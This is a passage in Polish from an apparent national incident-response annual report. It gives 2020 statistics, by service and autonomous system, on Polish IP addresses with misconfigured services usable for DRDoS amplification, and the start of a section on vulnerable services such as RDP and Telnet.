
server jest dostępnych na stronie organizacji: https://www.shadowserver.org/what-we-do/). Problem dotyczy wszystkich analizowanych usług i w związku z tym, że AS5617 w wielu przypadkach ma wysoki udział w całkowitej liczbie adresów IP dla danej usługi, wpływa on w znacznym stopniu na zbiorcze statystyki. Zdecydowaliśmy się na odpowiednie skorygowanie danych przy użyciu metody opisanej w dalszej części tekstu. Następnie na podstawie skorygowanych danych powstały tabele i wykresy umieszczone w raporcie.

Metoda, której użyliśmy do oszacowania rzeczywistej liczby adresów IP polega na wzięciu pod uwagę okresu przed wrześniem 2019 r. i znalezieniu w tym przedziale czasu grupy takich adresów, które znajdowały się w danych dostarczanych przez Shadowserver prawie każdego dnia. Dla każdej z usług jest to wykonywane oddzielnie. Liczba dni, podczas których adres IP musiał być widoczny, została przez nas określona procentowo i jest to zależne od usługi. Wyselekcjonowane w ten sposób adresy IP uznajemy za stabilne. Począwszy od września 2019 r. tylko dla tej grupy adresów kontynuowaliśmy następnie obserwację. Zauważyliśmy okresowe zanikanie tych adresów IP oraz ponowne ich pojawianie się w posiadanych przez nas danych. Działo się to w tych samych przedziałach czasowych dla większości adresów IP z wybranej przez nas grupy. Nie dotyczyło to wszystkich adresów, ponieważ blokowanie ruchu przez Orange nie było stuprocentowe. Należy też zauważyć, że część adresów IP w miarę upływu czasu zanikała na stałe i nie miało to związku z blokowaniem zapytań. Powyższe obserwacje zgadzają się z naszą hipotezą o blokowaniu przez Orange ruchu związanego ze skanowaniem usług.

Patrząc na dzienną liczbę widocznych adresów IP, niezależnie od okresowego zanikania, mogliśmy zaobserwować w przybliżeniu liniowo malejącą liczbę adresów w okresie od września 2019 do końca 2020 r. Jak już wcześniej zostało wspomniane, jest to związane z zanikaniem danego adresu IP na stałe. Dla każdej z usług dla wyselekcjonowanej wcześniej grupy adresów IP staraliśmy się znaleźć okresy, w których prawdopodobnie nie dochodziło do limitowania ze strony Orange. Były to przedziały czasowe, kiedy notowaliśmy lokalne maksima pod względem liczby widocznych adresów IP. Liczbę adresów IP dla pozostałego czasu szacowaliśmy poprzez interpolację liniową między maksimami. Następnie policzyliśmy dla każdego dnia współczynnik określający odchylenie rzeczywistej liczby adresów od interpolowanej wartości. Dzięki tym współczynnikom w końcowym etapie mogliśmy odpowiednio przeskalować dane na potrzeby dalszej analizy. Opisy, wykresy i tabele w dalszej części odnoszą się do danych po przeskalowaniu.

Na wykresie 2. został pokazany przewidywany przebieg zaobserwowanej przez nas liczby urządzeń, które mogą zostać wykorzystane do przeprowadzenia rozproszonych ataków DoS ze wzmocnieniem (DRDoS) w skali roku. Wykresy zostały sporządzone dla 7 najczęściej zgłaszanych usług.

Pozytywnym trendem jest stopniowy spadek liczby urządzeń związanych z usługą resolver, portmapper oraz mDNS na przestrzeni całego roku. W przypadku usług SNMP, NTP i SSDP zaobserwowaliśmy na początku października skokowy wzrost liczby adresów IP. Prawdopodobnie wynika on ze zwiększonej częstotliwości skanowania tych usług przez Shadowserver, co zwiększyło liczbę wykrytych urządzeń, które nie są włączone całą dobę lub są dostępne pod zmiennym adresem IP.




**Wykres 2. Najpowszechniejsze źle skonfigurowane usługi mogące brać udział w atakach DRDoS. Wykres ukazuje zmiany liczebności podatnych adresów IP w Polsce w 2020 r.**

## Otwarte serwery DNS

Najpopularniejszą obserwowaną w 2020 r. usługą pozwalającą na przeprowadzanie ataków DRDoS były, podobnie jak w latach poprzednich, otwarte serwery DNS (open resolver). Pomimo kluczowego znaczenia dla działania internetu, zdecydowana większość serwerów DNS nie powinna odpowiadać na zapytania z całej sieci internet, lecz tylko na zapytania z ograniczonej grupy adresów.

W 2020 r. otrzymaliśmy 10 257 142 zgłoszenia o 181 447 adresach IP z uruchomionym otwartym resolverem – to spadek o około 195 tys. adresów w porównaniu z rokiem 2019 i o około 520 tys. adresów w porównaniu z 2018 r., co świadczy o istotnej poprawie w ostatnich latach. Dzienna średnia liczba adresów wynosi obecnie 44 088, co jest wartością o 3 tys. mniejszą w porównaniu z poprzednim rokiem. Na przestrzeni 2020 r. notowaliśmy stopniowy spadek dziennej liczby adresów IP z tą usługą. Podobnie jak w ubiegłych latach, w zestawieniu systemów autonomicznych z liczbą adresów dominował AS5617, czyli sieć Orange. W przypadku tego systemu autonomicznego widać pozytywny trend w postaci spadku średniej dziennej liczby adresów IP o około 3 tys. To właśnie ten system autonomiczny miał główny wpływ na spadek dziennej średniej liczby adresów z otwartym resolverem liczonej dla wszystkich systemów. W pozostałych systemach autonomicznych z tabeli dzienna liczba adresów IP utrzymuje się na stałym poziomie w skali roku lub widzimy niewielką tendencję spadkową. Wyjątkiem jest jedynie AS199475 (KNC) — nowość w tym zestawieniu, gdzie widzimy wyraźną stałą tendencję wzrostową. Niepokoić w tym przypadku może także wysoki odsetek adresów w całym AS, które mogą zostać wykorzystane do ataku DRDoS. W porównaniu z 2019 r. tym razem obserwujemy spadek liczby otwartych resolverów w sieci Netia (AS12741) – średnia dzienna liczba zmalała o 450 w stosunku do poprzedniego roku, podczas gdy między 2018 i 2019 zanotowaliśmy wzrost. Może to być jednak związane z ogólnym malejącym trendem. Warto też zwrócić uwagę na AS należący do Onefone, w którym odsetek wszystkich adresów IP utrzymuje się rokrocznie na podobnym wysokim poziomie.

| Poz. | Numer AS | Nazwa AS | Średnia | Maksimum | Odsetek wszystkich adresów w AS |
|---|---|---|---|---|---|
| 1 | 5617 | Orange | 30 858 | 43 212 | 0,56% |
| 2 | 12741 | Netia | 1 339 | 1 751 | 0,08% |
| 3 | 24577 | Onefone | 487 | 549 | 13,59% |
| 4 | 6830 | UPC | 461 | 536 | 0,01% |
| 5 | 199475 | KNC | 353 | 609 | 17,24% |
| 6 | 13110 | Inea | 347 | 411 | 0,21% |
| 7 | 5588 | T-Mobile | 341 | 783 | 0,02% |
| 8 | 8374 | Plus / Cyfrowy Polsat | 309 | 385 | 0,02% |
| 9 | 29314 | Vectra | 295 | 362 | 0,06% |
| 10 | 20960 | TKTELEKOM | 286 | 397 | 0,12% |

**Tab. 12. Dzienna liczba adresów IP, na których wykryto otwarty serwer DNS, w podziale na systemy autonomiczne.**

## SNMP

SNMP (ang. *Simple Network Management Protocol*) to protokół stworzony do zdalnego zarządzania urządzeniami sieciowymi. Zalecane jest używanie go wyłącznie w odseparowanych sieciach przeznaczonych do zarządzania. W sytuacji, gdy usługa bazująca na SNMP jest widoczna w internecie, poza zagrożeniem nieuprawnionego dostępu do urządzenia, może być wykorzystana do ataków DDoS.

W 2020 r. otrzymaliśmy 7 450 338 zgłoszeń o 201 392 adresach z uruchomionym SNMP, co oznacza około dwukrotny spadek w liczbie adresów w porównaniu do 2019 r. i czterokrotny w porównaniu do 2018 r. Natomiast najistotniejszy wskaźnik, czyli dzienna średnia liczba wystąpień, wyniosła 23 555 adresów, co stanowi jedynie 4 proc. redukcję względem poprzedniego roku. Patrząc jednak na dane tylko z 2020 r. można zauważyć tendencję wzrostową, która znajduje swoje odzwierciedlenie w poszczególnych systemach autonomicznych z tabeli. Jedynie w przypadku Powszechnej Agencji Informacyjnej (AS8798) zaobserwowaliśmy nagły, gwałtowny spadek w połowie roku z poziomu kilkuset adresów IP do poziomu kilkudziesięciu, który mógł wynikać np. ze zmian w konfiguracji urządzeń w systemie autonomicznym tego operatora. Ponownie na pierwszym miejscu znalazł się AS12741 należący do Netii. W 2020 r. po raz pierwszy na liście pojawił się C3 NET (AS202281) z wysokim odsetkiem adresów w AS. Niepokoić może po raz kolejny wysoki odsetek adresów w systemie autonomicznym Net Center (AS60920) – około 23 proc. adresów IP rozgłaszanych przez ten system autonomiczny miało instancję SNMP otwartą na dostęp z internetu.

| Poz. | Numer AS | Nazwa AS | Średnia | Maksimum | Odsetek wszystkich adresów w AS |
|---|---|---|---|---|---|
| 1 | 12741 | Netia | 7 890 | 11 069 | 0,48% |
| 2 | 5617 | Orange | 2 945 | 3 692 | 0,05% |
| 3 | 20804 | Exatel | 711 | 939 | 0,29% |
| 4 | 202281 | C3 NET | 588 | 839 | 11,48% |
| 5 | 60920 | Net Center | 581 | 770 | 22,70% |
| 6 | 8798 | Powszechna Agencja Informacyjna | 289 | 801 | 3,23% |
| 7 | 8374 | Plus / Cyfrowy Polsat | 287 | 439 | 0,02% |
| 8 | 4 | ISI | 281 | 365 | 0,39% |
| 9 | 199978 | NETCOM COMPUTERS | 278 | 396 | 13,57% |
| 10 | 41809 | ENTERPOL | 266 | 361 | 2,21% |

**Tab. 13. Dzienna liczba adresów IP, na których wykryto działającą usługę SNMP na dostępnym publicznie interfejsie, w podziale na systemy autonomiczne.**

## Portmapper

Portmapper to niskopoziomowa usługa typowa dla uniksowych systemów operacyjnych. Korzystają z niej protokoły wyższych warstw, w tym m.in. NFS (sieciowy system plików). Publicznie dostępny portmapper stanowi zagrożenie ze względu na możliwość jego wykorzystania w atakach DDoS.

W 2020 r. otrzymaliśmy 6 161 332 zgłoszenia o 79 134 adresach z usługą portmapper dostępną na publicznym interfejsie. Dzienna średnia wynosiła 18 712 adresów, co oznacza spadek o ponad 10 proc. względem roku 2019. Wraz z upływem 2020 r. zaobserwowaliśmy spadek z poziomu mniej więcej 22 tys. adresów na początku roku do poziomu 17 tys. na koniec. W 2019 r. wysokie miejsce w tabeli zajmowały AS16276, należący do OVH, oraz AS29314, należący do Vectry. W 2020 r. sytuacja uległa znacznej poprawie — ponad czterokrotny spadek średniej dziennej liczby adresów IP w przypadku OVH i dwukrotny w przypadku Vectry. W obu przypadkach zanotowaliśmy skokowe spadki liczby adresów IP w ciągu roku. W przypadku OVH nastąpił skokowy spadek na początku roku. Jeśli chodzi o Vectrę to mieliśmy do czynienia z takim spadkiem dwa razy w ciągu roku. Takie sytuacje mogą wynikać np. z aktualizacji konfiguracji maszyn u tych dostawców usług lub wprowadzenia odpowiednich reguł filtrowania ruchu. Jedynie w przypadku systemu autonomicznego należącego do Exatela (AS20804) stwierdziliśmy stopniowy wzrost w skali roku. Nowością z naszym zestawieniu jest AS204630 (NETWORK-OFFICE-SYSTEM), który charakteryzował się bardzo wysokim odsetkiem adresów w systemie autonomicznym z otwartą usługą portmapper. W przypadku systemów autonomicznych IOMART (AS20860) i BEST-TELECOM (AS41057) warto zaznaczyć, że czas obserwacji w ich przypadku był bardzo krótki — wynosił kolejno tylko około 3 oraz 2 procent roku.

| Poz. | Numer AS | Nazwa AS | Średnia | Maksimum | Odsetek wszystkich adresów w AS |
|---|---|---|---|---|---|
| 1 | 57367 | ATMAN | 1 357 | 1 452 | 8,55% |
| 2 | 5617 | Orange | 996 | 1 463 | 0,02% |
| 3 | 16276 | OVH | 848 | 2 315 | 0,02% |
| 4 | 20860 | IOMART | 773 | 2 855 | 0,19% |
| 5 | 41057 | BEST-TELECOM | 503 | 504 | 49,12% |
| 6 | 12741 | Netia | 486 | 563 | 0,03% |
| 7 | 12824 | home.pl | 414 | 1 001 | 0,20% |
| 8 | 29314 | Vectra | 391 | 1 049 | 0,07% |
| 9 | 204630 | NETWORK-OFFICE--SYSTEM | 352 | 374 | 34,38% |
| 10 | 20804 | Exatel | 348 | 585 | 0,14% |

**Tab. 14. Dzienna liczba adresów, na których wykryto działającą usługę Portmapper na dostępnym publicznie interfejsie, w podziale na systemy autonomiczne.**

## NTP

Network Time Protocol (NTP) jest powszechnym protokołem synchronizacji czasu używanym w sieciach komputerowych. Publicznie dostępne serwery NTP, które udostępniają polecenie monlist, mogą być jednak wykorzystane do ataków DDoS.

W 2020 r. otrzymaliśmy łącznie 4 979 104 zgłoszenia o 33 302 adresach IP, co stanowi spadek o 195 tys. adresów w porównaniu z rokiem poprzednim. Dzienna średnia liczba wystąpień wyniosła 15 900 adresów. W przypadku tej usługi dzienna liczba adresów IP odnotowała niewielki wzrost w ciągu roku ze skokowym wzrostem w czwartym kwartale, który, jak już zostało wyjaśnione wcześniej, może wynikać ze zwiększonej częstości skanowania. W porównaniu z poprzednim rokiem znacznie zmalała liczba adresów obsługujących ten protokół w systemie autonomicznym Orange (AS5617) — spadek o około 2 tys. adresów, czyli o około 50 proc. Liczba ta zmalała o kilkaset adresów także w systemach autonomicznych Netii i T-Mobile (znajdujących się na drugim i trzecim miejscu w zestawieniu).

| Poz. | Numer AS | Nazwa AS | Średnia | Maksimum | Odsetek wszystkich adresów w AS |
|---|---|---|---|---|---|
| 1 | 5617 | Orange | 2 261 | 2 723 | 0,04% |
| 2 | 12741 | Netia | 1 563 | 1 846 | 0,09% |
| 3 | 5588 | T-Mobile | 1 108 | 1 221 | 0,08% |
| 4 | 20960 | TKTELEKOM | 355 | 386 | 0,14% |
| 5 | 8798 | Powszechna Agencja Informacyjna | 342 | 434 | 3,82% |
| 6 | 20804 | Exatel | 330 | 415 | 0,13% |
| 7 | 199715 | MSITELEKOM | 287 | 351 | 1,84% |
| 8 | 15694 | Atman | 251 | 282 | 0,33% |
| 9 | 31242 | TKPSA | 237 | 476 | 0,23% |
| 10 | 48956 | HYPERNET | 223 | 367 | 5,12% |

**Tab. 15. Dzienna liczba adresów, na których wykryto działającą usługę NTP na dostępnym publicznie interfejsie, w podziale na systemy autonomiczne.**

## SSDP

Simple Service Discovery Protocol to protokół służący do wykrywania urządzeń, będący częścią standardu Universal Plug and Play (UPnP). SSDP w zamierzeniu jest wykorzystywany w niewielkich sieciach lokalnych i nie powinien być dostępny z internetu.

W 2020 r. otrzymaliśmy 4 199 284 zgłoszenia o 183 031 adresach IP związanych z usługą SSDP. Jeśli chodzi o liczbę adresów IP to jest to spadek o prawie 200 tys. w porównaniu z 2019 r. i prawie 600 tys. w porównaniu do 2018 r. Dzienna średnia liczba wystąpień wyniosła 12 896 adresów, co stanowi spadek o około 50 proc. W ciągu roku notowaliśmy niewielki wzrost liczby adresów IP. Podobnie jak w przypadku usług SNMP oraz NTP widoczny jest skokowy wzrost liczby adresów IP we wszystkich systemach autonomicznych z tabeli począwszy od października 2020 r. AS5617 należący do Orange kolejny rok znalazł się na pierwszej pozycji w zestawieniu. Dzienna średnia liczba adresów IP zmalała jednak w tym przypadku o ponad 2 tys. porównując do 2019 r. Na uwagę zasługuje ponownie wysoki odsetek adresów w systemie autonomicznym należącym do DERKOM (AS197697) — w 2020 r. wynosi on 12 proc.

| Poz. | Numer AS | Nazwa AS | Średnia | Maksimum | Odsetek wszystkich adresów w AS |
|---|---|---|---|---|---|
| 1 | 5617 | Orange | 1 695 | 3 023 | 0,02% |
| 2 | 197697 | DERKOM | 985 | 1 538 | 12,02% |
| 3 | 29314 | Vectra | 936 | 1 615 | 0,18% |
| 4 | 12741 | Netia | 715 | 961 | 0,04% |
| 5 | 41256 | Servcom | 579 | 1 038 | 1,77% |
| 6 | 8374 | Plus / Cyfrowy Polsat | 463 | 653 | 0,03% |
| 7 | 41023 | ARREKS | 263 | 451 | 7,34% |
| 8 | 199201 | SPI-NET | 202 | 267 | 6,58% |
| 9 | 50231 | Syrion | 192 | 303 | 0,77% |
| 10 | 31242 | TKPSA | 175 | 314 | 0,17% |

**Tab. 16. Dzienna liczba adresów, na których wykryto działającą usługę SSDP na dostępnym publicznie interfejsie, w podziale na systemy autonomiczne.**

## NETBIOS

NetBIOS to niskopoziomowy protokół wykorzystywany przede wszystkim przez systemy Microsoft. Powinien być używany wyłącznie w sieciach lokalnych, a jeśli jest dostępny z sieci publicznej, stanowi zagrożenie – nie tylko w związku z możliwością wykorzystania w atakach DDoS.

W 2020 r. trzymaliśmy 3 530 635 zgłoszeń o 49 274 adresach IP, co stanowi spadek o prawie 30 proc. w porównaniu z 2019 r. Dzienna średnia liczba wystąpień wyniosła 12 668 adresów i jest to wartość porównywalna z rokiem poprzednim. Przez większość roku obserwowaliśmy utrzymującą się na stałym poziomie liczbę adresów IP z uruchomioną usługą NetBIOS. Niewielki spadek odnotowaliśmy dopiero w końcówce roku. Nie jesteśmy jednak w stanie na ten moment stwierdzić czy jest to długofalowy trend. Wszystkie systemy autonomiczne z tabeli poza AS198414 (H88) wykazywały podobny przebieg do wykresu ogólnego. Warto zwrócić jednak uwagę na ten konkretny system autonomiczny, ponieważ w jego przypadku mamy do czynienia ze skokowym spadkiem z poziomu niecałych 200 adresów do 50 adresów w końcówce roku. Może mieć to związek ze zmianą w konfiguracji urządzeń w systemie autonomicznym tego operatora.

| Poz. | Numer AS | Nazwa AS | Średnia | Maksimum | Odsetek wszystkich adresów w AS |
|---|---|---|---|---|---|
| 1 | 5617 | Orange | 7 747 | 9 188 | 0,14% |
| 2 | 12741 | Netia | 823 | 956 | 0,05% |
| 3 | 198414 | H88 | 144 | 198 | 1,94% |
| 4 | 8267 | CYFRONET AGH | 136 | 178 | 0,18% |
| 5 | 13110 | Inea | 130 | 142 | 0,08% |
| 6 | 12824 | home.pl | 129 | 145 | 0,06% |
| 7 | 8374 | Plus / Cyfrowy Polsat | 124 | 140 | 0,01% |
| 8 | 5588 | T-Mobile | 97 | 111 | 0,01% |
| 9 | 8970 | WASK | 94 | 121 | 0,14% |
| 10 | 21021 | Multimedia | 79 | 92 | 0,01% |

**Tab. 17. Dzienna liczba adresów, na których wykryto działającą usługę NetBIOS na dostępnym publicznie interfejsie, w podziale na systemy autonomiczne.**

## MDNS

mDNS (ang. *Multicast DNS*) to protokół, który rozwiązuje nazwy hostów na ich adresy IP. Powinien być stosowany tylko w niewielkich sieciach, w których nie istnieje lokalny serwer nazw, np. do wyszukiwania urządzeń takich jak drukarki. Jeżeli jest dostępny z internetu, może zostać wykorzystany do przeprowadzenia ataku DRDoS.

Otrzymaliśmy 1 509 928 zgłoszeń na temat 86 182 adresów IP obsługujących mDNS. Jest to spadek o około 50 proc. pod względem liczby adresów IP. Dzienna średnia liczba adresów IP wyniosła 5 178 i jest to spadek o około 8 proc. Po raz kolejny na pierwszym miejscu w zestawieniu znajduje się system autonomiczny należący do Orange (AS5617). W porównaniu do 2019 r. średnia liczba adresów IP w tym przypadku utrzymuje się na bardzo podobnym poziomie. Delikatny spadek wynika jedynie ze spadku w końcówce roku. Spadek ten jest widoczny w każdym z systemów autonomicznych co ma wpływ na wygląd wykresu ogólnego.

| Poz. | Numer AS | Nazwa AS | Średnia | Maksimum | Odsetek wszystkich adresów w AS |
|---|---|---|---|---|---|
| 1 | 5617 | Orange | 1 313 | 1 740 | 0,02% |
| 2 | 6830 | UPC | 420 | 498 | 0,00% |
| 3 | 12741 | Netia | 266 | 319 | 0,02% |
| 4 | 29314 | Vectra | 205 | 287 | 0,04% |
| 5 | 21021 | Multimedia | 167 | 226 | 0,03% |
| 6 | 9112 | POZMAN | 118 | 149 | 0,16% |
| 7 | 8970 | WASK | 115 | 142 | 0,18% |
| 8 | 8267 | CYFRONET | 108 | 135 | 0,14% |
| 9 | 16342 | Toya | 102 | 149 | 0,07% |
| 10 | 13110 | Inea | 77 | 92 | 0,05% |

**Tab. 18. Dzienna liczba adresów, na których wykryto działającą usługę mDNS na dostępnym publicznie interfejsie, w podziale na systemy autonomiczne.**

## Podatne usługi

W tej sekcji zostały przedstawione statystyki dotyczące usług narażonych na ataki oraz podatności w usługach, które mogą prowadzić do wycieków informacji. Znajdują się tu zarówno usługi, w których występują znane podatności, jak i usługi, które nie zostały poprawnie skonfigurowane, umożliwiając na przykład nieograniczony dostęp z internetu wbrew dobrym praktykom bezpieczeństwa, lub dostęp do aplikacji bez uwierzytelnienia. W 2020 r. odnotowaliśmy 67 153 021 takich obserwacji dotyczących 1 866 518 adresów IP z Polski.

Na kolejnych stronach zostały przedstawione szczegółowe informacje o zagrożeniach, które występują w polskich sieciach najczęściej. Przedstawione statystyki zostały obliczone analogicznie jak w podrozdziale dotyczącym usług pozwalających na prowadzenie ataków DRDoS. W przypadku podatnych usług wystąpił ten sam problem z mało wiarygodnymi danymi pochodzącymi z AS5617 (Orange). Została więc użyta ta sama metoda szacowania, której opis znajduje się w wyżej wspomnianym podrozdziale (zob. str. 150).

Wśród najczęściej występujących podatnych usług wysoką pozycję zajęły: RDP, Telnet i TFTP. Tego rodzaju usługi najczęściej zabezpieczane są poprzez ograniczanie do nich dostępu z zewnętrznych adresów, dlatego publiczna dostępność usługi może wskazywać na błąd konfiguracji i potencjalną podatność. Natomiast samo zgłoszenie publicznej dostępności usługi nie znaczy jeszcze, że jest ona podatna. Na przykład dostępność usługi RDP z internetu, jeśli jej oprogramowanie jest aktualne i odpowiednie mechanizmy zabezpieczenia są włączone, nie jest podatnością. Niemniej jednak, taki sposób dostępu powinien być używany tylko w sytuacji, gdy nie ma innej możliwości. Zalecamy stosowanie mechanizmów VPN jako dodatkowej ochrony usług zdalnego dostępu takich jak RDP lub VNC.

Powyższe rozumowanie trudniej zastosować do baz danych lub podobnych aplikacji (Memcached, MongoDB, Elasticsearch, Redis). W ich przypadku dostęp publiczny jest niemal na pewno wynikiem błędnej konfiguracji i należy taką sytuację traktować jako podatność.

| Poz. | Nazwa podatności / otwartej usługi | Średnia dzienna liczba adresów IP | Dzienne maksimum adresów IP | Odchylenie standardowe | Czas obserwacji |
|---|---|---|---|---|---|
| 1 | CWMP | 94 020 | 187 319 | 52 438 | 93,99% |
| 2 | SSL-POODLE | 32 419 | 44 938 | 5 709 | 94,54% |
| 3 | RDP | 23 572 | 43 092 | 3 737 | 94,26% |
| 4 | Telnet | 21 224 | 29 861 | 2 578 | 95,63% |
| 5 | TFTP | 15 720 | 18 493 | 1 431 | 92,08% |
| 6 | BadWPAD | 11 882 | 18 396 | 3 132 | 100,00% |
| 7 | ISAKMP | 7 917 | 10 700 | 621 | 90,71% |
| 8 | SSL-FREAK | 5 368 | 7 163 | 1 006 | 94,54% |
| 9 | SMB | 4 320 | 6 105 | 793 | 94,54% |
| 10 | VNC | 3 911 | 6 580 | 696 | 93,72% |
| 11 | NAT-PMP | 2 985 | 4 150 | 528 | 91,80% |
| 12 | IPMI | 1 023 | 1 154 | 93 | 93,72% |
| 13 | MongoDB | 496 | 611 | 60 | 94,26% |
| 14 | Memcached | 173 | 233 | 28 | 94,54% |
| 15 | LDAP | 68 | 145 | 28 | 91,53% |
| 16 | Elasticsearch | 63 | 125 | 21 | 95,08% |
| 17 | Redis | 27 | 42 | 6 | 95,36% |

**Tab. 19. Zestawienie najliczniej występujących w Polsce usług zagrożonych atakiem. Odchylenie standardowe dotyczy zmienności w dziennej liczbie adresów IP obserwowanych na przestrzeni roku. Łączny czas obserwacji odpowiada liczbie dni w ciągu roku, dla których mieliśmy informacje o danej usłudze.**

W 2020 r. nastąpiła zmiana na dwóch pierwszych miejscach w tabeli w porównaniu z rokiem poprzednim. Miejscami zamieniły się Poodle i CWMP. Spadek średniej dziennej liczby adresów IP spowodował, że protokół TFTP, który w 2019 r. był na 3. miejscu, obecnie znajduje się na 5. pozycji.

Na wykresie 3. został pokazany przebieg zaobserwowanej przez nas liczby urządzeń, na których znajdują się podatne usługi w skali roku, stworzony przy użyciu omawianej powyżej metody aproksymacji liczby adresów IP. Wykresy zostały sporządzone dla 7 najczęściej zgłaszanych usług.

Patrząc na wykres możemy zauważyć pozytywny trend w zakresie stopniowego spadku liczby urządzeń związanych z podatnością Poodle i usługami RDP, Telnet oraz ISAKMP na przestrzeni całego roku. Szczególną uwagę zwraca wykres dla usługi CWMP. W jej przypadku liczba adresów IP utrzymywała się na stabilnym poziomie (podobnym do poziomu z 2019 r.) aż do końca lipca 2020 r. Na duży wzrost liczebności rozpoczynający się po tej dacie miał wpływ AS6830 należący do UPC.


**Wykres 3. Najpowszechniejsze zagrożone usługi. Wykres ukazuje zmiany liczebności podatnych adresów IP w Polsce w 2020 r.**

## CWMP

